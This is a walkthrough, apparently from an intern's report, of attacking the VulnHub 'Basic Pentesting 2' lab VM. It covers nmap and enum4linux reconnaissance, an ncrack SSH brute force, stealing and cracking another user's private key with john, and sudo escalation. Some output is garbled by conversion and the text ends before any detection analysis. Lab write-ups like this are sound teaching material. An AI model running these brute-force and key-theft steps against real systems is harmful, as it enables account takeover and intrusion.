

Network Security Analysis: Techniques for Attack Detection, Source Tracing, and Traffic Evaluation

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Introduction

Stepping into the cybersecurity domain, I immerse myself in the world of network attacks using Basic Pentesting: 2, a platform designed for budding ethical hackers by Josiah Pierce.

As an intern at Extion Company, my task is clear: execute various networking attacks, examine their origins, and analyze traffic patterns. This project is my opportunity to improve my cybersecurity skills and learn how to detect and mitigate threats effectively.

With Extion Company's support and access to VulnHub's resources, I navigate the complexities of network security armed with the necessary tools and knowledge. Together, we embark on a journey to unravel the mysteries of network attacks, driven by curiosity, determination, and a thirst for knowledge.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.16.

Boot up both Parrot Security OS VM and Basic Pentesting 2 VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Basic Pentesting 2 VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60 Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60 Unknown vendor
10.0.2.3	08:00:27:cc:d5:91	1	60 PCS Systemtechnik GmbH
10.0.2.35	08:00:27:a1:01:12	1	60 PCS Systemtechnik GmbH

The IP address of Basic Pentesting 2 VM is 10.0.2.35.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
    inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
    RX packets 792755 bytes 701831227 (669.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 418787 bytes 44825565 (42.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and enum4linux are running for getting the information about the Basic Pentesting VM.

```
nmap -sS -sV -A -Pn 10.0.2.35
```

```
# Nmap 7.70 scan initiated Tue Jul 24 03:35:56 2018 as: nmap -sS -sV -A -Pn -oN
nmap_BasicPentestingv2 10.0.2.35
Nmap scan report for 10.0.2.35
Host is up (0.00027s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp   open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
MAC Address: 08:00:27:A1:01:12 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
(unknown)
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\\x00
| Domain name: \\x00
| FQDN: basic2
|_ System time: 2018-07-23T15:36:12-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2018-07-24 03:36:12
|_ start_date: N/A

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1 0.27 ms 10.0.2.35

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>

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Nmap done at Tue Jul 24 03:36:12 2018 -- 1 IP address (1 host up) scanned in 15.92 seconds

enum4linux 10.0.2.35

Starting enum4linux v0.8.9 (<http://labs.portcullis.co.uk/application/enum4linux/>) on Tue Jul 24 23:10:29 2018

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| Target Information |

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Target 10.0.2.35

RID Range 500-550,1000-1050

Username

Password

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

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=====
| Enumerating Workgroup/Domain on 10.0.2.35 |
=====
[+] Got domain/workgroup name: WORKGROUP

=====

| Nbtstat Information for 10.0.2.35 |
=====
Looking up status of 10.0.2.35
    BASIC2      <00> -    B <ACTIVE> Workstation Service
    BASIC2      <03> -    B <ACTIVE> Messenger Service
    BASIC2      <20> -    B <ACTIVE> File Server Service
    WORKGROUP    <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
    WORKGROUP    <1e> - <GROUP> B <ACTIVE> Browser Service Elections

    MAC Address = 00-00-00-00-00-00

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| Session Check on 10.0.2.35 |
=====
[+] Server 10.0.2.35 allows sessions using username "", password ""

=====

| Getting domain SID for 10.0.2.35 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

=====

| OS information on 10.0.2.35 |
=====
[+] Got OS info for 10.0.2.35 from smbclient:
[+] Got OS info for 10.0.2.35 from srvinfo:
    BASIC2      Wk Sv PrQ Unx NT SNT Samba Server 4.3.11-Ubuntu
    platform_id   :      500
    os version    :6.1
    server type   :      0x809a03

=====

| Users on 10.0.2.35 |
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| Share Enumeration on 10.0.2.35 |
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```

WARNING: The "syslog" option is deprecated

Sharename	Type	Comment
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Anonymous	Disk	
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IPC\$	IPC	IPC Service (Samba Server 4.3.11-Ubuntu)
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Reconnecting with SMB1 for workgroup listing.

Server	Comment
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Workgroup	Master
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WORKGROUP	PARROT
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[+] Attempting to map shares on 10.0.2.35

//10.0.2.35/Anonymous Mapping: OK, Listing: OK

//10.0.2.35/IPC\$ [E] Can't understand response:

WARNING: The "syslog" option is deprecated

NT_STATUS_OBJECT_NAME_NOT_FOUND listing *

```
=====
| Password Policy Information for 10.0.2.35 |
=====
```

[+] Attaching to 10.0.2.35 using a NULL share

[+] Trying protocol 445/SMB...

[+] Found domain(s):

[+] BASIC2

[+] Builtin

[+] Password Info for Domain: BASIC2

[+] Minimum password length: 5

[+] Password history length: None

[+] Maximum password age: 37 days 6 hours 21 minutes

[+] Password Complexity Flags: 000000

[+] Domain Refuse Password Change: 0

[+] Domain Password Store Cleartext: 0

[+] Domain Password Lockout Admins: 0

[+] Domain Password No Clear Change: 0

[+] Domain Password No Anon Change: 0

[+] Domain Password Complex: 0

[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: 37 days 6 hours 21 minutes

[+] Retrieved partial password policy with rpcclient:

Password Complexity: Disabled

Minimum Password Length: 5

```
=====
| Groups on 10.0.2.35      |
=====
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

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=====
| Users on 10.0.2.35 via RID cycling (RIDS: 500-550,1000-1050)  |
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[I] Found new SID: S-1-22-1

[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-21-2853212168-2008227510-3551253869 and logon username "", password ""

S-1-5-21-2853212168-2008227510-3551253869-500 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-501 BASIC2\nobody (Local User)

S-1-5-21-2853212168-2008227510-3551253869-502 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-503 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-504 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-505 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-506 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-507 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-508 *unknown**unknown* (8)

S-1-5-21-2853212168-2008227510-3551253869-509 *unknown**unknown* (8)

[illegible]

[illegible]

S-1-5-32-503 *unknown**unknown* (8)	S-1-5-32-504
*unknown**unknown* (8)	S-1-5-32-505
*unknown**unknown* (8)	S-1-5-32-506
*unknown**unknown* (8)	S-1-5-32-507
*unknown**unknown* (8)	S-1-5-32-508
*unknown**unknown* (8)	S-1-5-32-509
*unknown**unknown* (8)	S-1-5-32-510
*unknown**unknown* (8)	S-1-5-32-511
*unknown**unknown* (8)	S-1-5-32-512
*unknown**unknown* (8)	S-1-5-32-513
*unknown**unknown* (8)	S-1-5-32-514
*unknown**unknown* (8)	S-1-5-32-515
*unknown**unknown* (8)	S-1-5-32-516
*unknown**unknown* (8)	S-1-5-32-517
*unknown**unknown* (8)	S-1-5-32-518
*unknown**unknown* (8)	S-1-5-32-519
*unknown**unknown* (8)	S-1-5-32-520
*unknown**unknown* (8)	S-1-5-32-521
*unknown**unknown* (8)	S-1-5-32-522
*unknown**unknown* (8)	S-1-5-32-523
*unknown**unknown* (8)	S-1-5-32-524
*unknown**unknown* (8)	S-1-5-32-525
*unknown**unknown* (8)	S-1-5-32-526
*unknown**unknown* (8)	S-1-5-32-527
*unknown**unknown* (8)	S-1-5-32-528
*unknown**unknown* (8)	S-1-5-32-529
*unknown**unknown* (8)	S-1-5-32-530
*unknown**unknown* (8)	S-1-5-32-531
*unknown**unknown* (8)	S-1-5-32-532
*unknown**unknown* (8)	S-1-5-32-533
*unknown**unknown* (8)	S-1-5-32-534
*unknown**unknown* (8)	S-1-5-32-535
*unknown**unknown* (8)	S-1-5-32-536
*unknown**unknown* (8)	S-1-5-32-537
*unknown**unknown* (8)	S-1-5-32-538
*unknown**unknown* (8)	S-1-5-32-539
*unknown**unknown* (8)	S-1-5-32-540
*unknown**unknown* (8)	S-1-5-32-541
*unknown**unknown* (8)	S-1-5-32-542
*unknown**unknown* (8)	S-1-5-32-543
*unknown**unknown* (8)	S-1-5-32-544
BUILTIN\Administrators (Local Group)	S-1-5-32-545
BUILTIN\Users (Local Group)	S-1-5-32-546
BUILTIN\Guests (Local Group)	S-1-5-32-547
BUILTIN\Power Users (Local Group)	S-1-5-32-548
BUILTIN\Account Operators (Local Group)	S-1-5-32-549
BUILTIN\Server Operators (Local Group)	S-1-5-32-550
BUILTIN\Print Operators (Local Group)	

S-1-5-32-1000 *unknown**unknown* (8)	S-1-5-32-1001
*unknown**unknown* (8)	S-1-5-32-1002
*unknown**unknown* (8)	S-1-5-32-1003
*unknown**unknown* (8)	S-1-5-32-1004
*unknown**unknown* (8)	S-1-5-32-1005
*unknown**unknown* (8)	S-1-5-32-1006
*unknown**unknown* (8)	S-1-5-32-1007
*unknown**unknown* (8)	S-1-5-32-1008
*unknown**unknown* (8)	S-1-5-32-1009
*unknown**unknown* (8)	S-1-5-32-1010
*unknown**unknown* (8)	S-1-5-32-1011
*unknown**unknown* (8)	S-1-5-32-1012
*unknown**unknown* (8)	S-1-5-32-1013
*unknown**unknown* (8)	S-1-5-32-1014
*unknown**unknown* (8)	S-1-5-32-1015
*unknown**unknown* (8)	S-1-5-32-1016
*unknown**unknown* (8)	S-1-5-32-1017
*unknown**unknown* (8)	S-1-5-32-1018
*unknown**unknown* (8)	S-1-5-32-1019
*unknown**unknown* (8)	S-1-5-32-1020
*unknown**unknown* (8)	S-1-5-32-1021
*unknown**unknown* (8)	S-1-5-32-1022
*unknown**unknown* (8)	S-1-5-32-1023
*unknown**unknown* (8)	S-1-5-32-1024
*unknown**unknown* (8)	S-1-5-32-1025
*unknown**unknown* (8)	S-1-5-32-1026
*unknown**unknown* (8)	S-1-5-32-1027
*unknown**unknown* (8)	S-1-5-32-1028
*unknown**unknown* (8)	S-1-5-32-1029
*unknown**unknown* (8)	S-1-5-32-1030
*unknown**unknown* (8)	S-1-5-32-1031
*unknown**unknown* (8)	S-1-5-32-1032
*unknown**unknown* (8)	S-1-5-32-1033
*unknown**unknown* (8)	S-1-5-32-1034
*unknown**unknown* (8)	S-1-5-32-1035
*unknown**unknown* (8)	S-1-5-32-1036
*unknown**unknown* (8)	S-1-5-32-1037
*unknown**unknown* (8)	S-1-5-32-1038
*unknown**unknown* (8)	S-1-5-32-1039
*unknown**unknown* (8)	S-1-5-32-1040
*unknown**unknown* (8)	S-1-5-32-1041
*unknown**unknown* (8)	S-1-5-32-1042
*unknown**unknown* (8)	S-1-5-32-1043
*unknown**unknown* (8)	S-1-5-32-1044
*unknown**unknown* (8)	S-1-5-32-1045
*unknown**unknown* (8)	S-1-5-32-1046
*unknown**unknown* (8)	S-1-5-32-1047

*unknown**unknown* (8)

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S-1-5-32-1048      *unknown*\*unknown*      (8)      S-1-5-32-1049
*unknown*\*unknown* (8) S-1-5-32-1050 *unknown*\*unknown* (8) [+]
Enumerating users using SID S-1-22-1 and logon username "", password "
S-1-22-1-1000 Unix User\kay (Local User) S-1-22-1-1001 Unix User\jan
(Local User) =====
```

```
| Getting printer info for 10.0.2.35    |
=====
No printers returned.
```

```
enum4linux complete on Tue Jul 24 23:10:46 2018
```

SSH Access of Jan

According to the result of enum4linux, there are two users, they are “kay” and “jan” for the Samba. A brute force is conducted for the SSH access and get the password of “jan” which is “armando”. Use that password to login to “jan” account via SSH.

The content of “users.txt” :

```
kay
jan
```

```
ncrack -v -U users.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.35:22
```

```
Parrot Terminal
File Edit View Search Terminal Help
-v: Increase verbosity level (use twice or more for greater effect)
-d[level]: Set or increase debugging level (Up to 10 is meaningful)
--nsock-trace <level>: Set nsock trace level (Valid range: 0 - 10)
--log-errors: Log errors/warnings to the normal-format output file
--append-output: Append to rather than clobber specified output files
MISC:
--resume <file>: Continue previously saved session
--save <file>: Save restoration file with specific filename
-f: quit cracking service after one found credential
-6: Enable IPv6 cracking
-sL or --list: only list hosts and services
--datadir <dirname>: Specify custom Ncrack data file location
--proxy <type://proxy:port>: Make connections via socks4, 4a, http.
-V: Print version number
-h: Print this help summary page.
MODULES:
SSH, RDP, FTP, Telnet, HTTP(S), POP3(S), IMAP, SMB, VNC, SIP, Redis, PostgreSQL, MySQL, MSSQL, MongoDB, Cassandra, WinRM, OWA
EXAMPLES:
ncrack -v --user root localhost:22
ncrack -v -T5 https://192.168.0.1
ncrack -v -iX ~/nmap.xml -g CL=5,to=1h
SEE THE MAN PAGE (http://nmap.org/ncrack/man.html) FOR MORE OPTIONS AND EXAMPLES
[samiux@parrot]~/infosec/BasicPentestingv2
$ncrack -v -U users.txt -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.35:22

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-07-24 23:13 HKT

Discovered credentials on ssh://10.0.2.35:22 'jan' 'armando'
```

Ssh 10.0.2.35 -ljan

At the “/home/kay/.ssh”, the “id_rsa” file is located.

```
Parrot Terminal
File Edit View Search Terminal Help
jan@basic2:/home/kay/.ssh$ ls -la
total 20
drwxr-xr-x 2 kay kay 4096 Apr 23 15:05 .
drwxr-xr-x 5 kay kay 4096 Apr 23 15:38 ..
-rw-rw-r-- 1 kay kay 771 Apr 23 15:05 authorized_keys
-rw-r--r-- 1 kay kay 3326 Apr 19 13:41 id_rsa
-rw-r--r-- 1 kay kay 771 Apr 19 13:41 id_rsa.pub
jan@basic2:/home/kay/.ssh$
```

```
Parrot Terminal
File Edit View Search Terminal Help
-rw-rw-r-- 1 kay kay 771 Apr 23 15:05 authorized_keys
-rw-rw-r-- 1 kay kay 3326 Apr 19 13:41 id_rsa
-rw-rw-r-- 1 kay kay 771 Apr 19 13:41 id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxcg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUztTueBPsmB487RdFvkTOVQrVhty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYISPMYv79RC65i6frkDSvxXzbdFX
AkAN+3T5FU49AEVKBjtZnLTEBw31mxjv0LLXaQIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxML
lIWZye4yrLETfc275hzVYh6FkLgtOfaly0bMqGIrM+eWVoX0rZPBlv8iyNTDdDE
3jRjqb0GlpS01hAWKIRxUPaEr18lcZ+Oly00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWLXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/OhwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdXVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdxp0hgGxqK4bAMBnM4chFck7RpvCRjskyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHxb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotPJx6RVByEPZ/kVi0q3S1
GpwHSRZon320xA4hOPkcG66JdyHIS6B328uViI6Da6frYiOnA4TEjJTP05RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seonZ8auQL
4D14IXITq5saCHP4y/ntmZ1A3Q0FNjZXaQdFK/hTAdhM05diGxNw3tbd8wGveG
VfNSaExXeZA39j0gm3VboN6cAXpz124Kj0bEwzxCBzWkI0CPHFLYuMoDeLqP/NIk
oSXLoJc8aZemIL5RAH5gDCLT4k67we19j/JQ6zLUT0v5mLono1iFdsM04nUnyJ3
z+3XTdtZoU15NiY4jiCPLhTNNiAlannpcOagad7qV3RD/asmL2Lk80UT8PrTtt+S
```

Display it and copy and save to “key.txt” :

```
cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxcg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUztTueBPsmB487RdFvkTOVQrVhty1K2aLy2Lka2Cnfjz8Llv+FMadsN
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-----END RSA PRIVATE KEY-----
```

SSH Access of Kay

The key is saved as “key.txt”. Crack the SSH key passphrase with john.


```
ssh2john key.txt > key.hash
john key.hash --wordlist=/usr/share/wordlist/rockyou.txt
```

The passphrase of the key is cracked which is “beeswax”:

```
Using default input encoding: UTF-8
```



```
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax      (key.txt)
1g 0:00:00:00 DONE (2018-07-25 00:08) 5.263g/s 435384p/s 435384c/s 435384C/s beeswax
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```



```
File Edit View Search Terminal Help
[samiux@parrot]~/infosec/BasicPentestingv2
$ john key.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax      (key.txt)
1g 0:00:00:00 DONE (2018-07-25 00:08) 5.263g/s 435384p/s 435384c/s 435384C/s beeswax
Use the "--show" option to display all of the cracked passwords reliably
Session completed
[samiux@parrot]~/infosec/BasicPentestingv2
$ cat key.txt
beeswax
[...]
```

Use the key to login to “kay” account via SSH.

```
chmod 600 key.txt
ssh -i key.txt kay@10.0.2.35
```

```
kay@basic2: ~  
File Edit View Search Terminal Help  
[samiux@parrot]~/infosec/BasicPentestingv2  
$ ssh -i key.txt kay@10.0.2.35  
Enter passphrase for key 'key.txt':  
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
100 packages can be updated.  
51 updates are security updates.  
  
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102  
kay@basic2:~$
```

At the “/home/kay” directory, “pass.bak” is located and the content is :


```
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

```
kay@basic2: ~  
File Edit View Search Terminal Help  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:        https://ubuntu.com/advantage  
  
100 packages can be updated.  
51 updates are security updates.  
  
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102  
kay@basic2:~$ id  
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)  
kay@basic2:~$ ls -la  
total 48  
drwxr-xr-x 5 kay kay 4096 Apr 23 15:38 .  
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..  
-rw-r--r-- 1 kay kay 756 Apr 23 16:06 .bash_history  
-rw-r--r-- 1 kay kay 220 Apr 17 12:59 .bash_logout  
-rw-r--r-- 1 kay kay 3771 Apr 17 12:59 .bashrc  
drwx----- 2 kay kay 4096 Apr 17 13:05 .cache  
-rw-r--r-- 1 root kay 119 Apr 23 15:38 .lessshst  
drwxrwxr-x 2 kay kay 4096 Apr 23 14:50 .nano  
-rw-r--r-- 1 kay kay 57 Apr 23 15:08 pass.bak  
-rw-r--r-- 1 kay kay 655 Apr 17 12:59 .profile  
drwxr-xr-x 2 kay kay 4096 Apr 23 15:05 .ssh  
-rw-r--r-- 1 kay kay 0 Apr 17 13:05 .sudo_as_admin_successful  
-rw-r--r-- 1 root kay 538 Apr 23 15:32 .viminfo  
kay@basic2:~$ cat pass.bak  
heresareallystrongpasswordthatfollowsthepasswordpolicy$$  
kay@basic2:~$
```

Privilege Escalation

Use the password to escalate the privilege from kay to root.

```
sudo -i
```



```
Applications Places System
root@basic2: ~
File Edit View Search Terminal Help
100 packages can be updated.
51 updates are security updates.
Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ id
uid=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay kay 4096 Apr 23 15:38 .
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..
-rw-r--r-- 1 kay kay 756 Apr 23 16:06 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 12:59 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 12:59 .bashrc
drwx----- 2 kay kay 4096 Apr 17 13:05 .cache
-rw-r----- 1 root kay 119 Apr 23 15:38 .lessht
drwxrwxr-x 2 kay kay 4096 Apr 23 14:50 .nano
-rw-r--r-- 1 kay kay 57 Apr 23 15:08 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 12:59 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 13:05 .sudo_as_admin_successful
-rw-r----- 1 root kay 538 Apr 23 15:32 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
